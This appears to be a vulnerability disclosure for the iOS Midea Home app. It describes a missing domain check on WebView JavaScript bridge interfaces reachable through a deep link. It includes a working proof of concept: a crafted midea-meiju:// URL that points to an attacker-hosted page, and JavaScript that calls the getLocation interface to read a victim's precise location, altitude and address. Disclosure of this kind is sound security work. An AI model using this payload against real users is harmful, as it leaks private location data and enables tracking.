An information leak vulnerability in the iOS version of Midea Home App

Brief Description

Midea Home app is a popular smart home app, providing functions such as smart home equipment management and smart device purchase. It ranks **No.29 in the "Lifestyle" category** list on the App Store of China Area (as of 2025-01-08).

The iOS version of the Midea Home supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Midea Home app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's geolocation** (such as precise geolocation, altitude).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **midea-meiju://com.midea.meiju/main?type=jumpElecBusiness&url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/mideahome/atkMideaHome.html**" as the malicious webpage.

When the victim clicks on this link (**midea-meiju://com.midea.meiju/main?type=jumpElecBusiness&url=https://zhouziyi1.github.io/iOSJS/mideahome/atkMideaHome.html**), it directs the victim to the Midea Home app and opens the

webpage **https://zhouziyi1.github.io/iOSJS/mideahome/atkMideaHome.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's geolocation** (such as precise geolocation, altitude).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.mdMallBridge = {}
window.mdMallBridge.callbackFromNative = function(callbackId, res, boolVal){
    var json = JSON.parse(res);
    switch(callbackId){
        case "cb_getLocation":
            document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + "
            (" + json.data.longitude + ", " + json.data.latitude + ")";
            document.getElementById("Altitude").innerText = "Your Altitude: " + json.data.altitude;
            document.getElementById("Country").innerText = "Your Country: " + json.data.country;
            document.getElementById("Province").innerText = "Your Province: " + json.data.province;
            document.getElementById("City").innerText = "Your City: " + json.data.city;
            document.getElementById("District").innerText = "Your District: " + json.data.district;
            document.getElementById("Town").innerText = "Your Town: " + json.data.town;
            document.getElementById("Street").innerText = "Your Street: " + json.data.streetName;
            document.getElementById("RegionCode").innerText = "Your RegionCode: " + json.data.adCode;
            break;
    }
}

window.webkit.messageHandlers.MDMallJSBridge.postMessage({
    callbackId: "cb_getLocation",
    data: '{\"name\":\"getLocation\",\"params\":{}}'
});
```

Impact of the Vulnerability

Scope of the vulnerability: Midea Home iOS version 9.3.12 (the latest version as of 2025-01-09).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- ☞ **CN:** https://apps.apple.com/cn/app/%E7%BE%8E%E7%9A%84%E7%BE%8E%E5%B1%85-%E6%99%BA%E6%85%A7%E7%94%9F%E6%B4%BB%E5%8F%AF%E4%BB%A5%E6%9B%B4%E7%BE%8E%E7%9A%84/id948600146

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.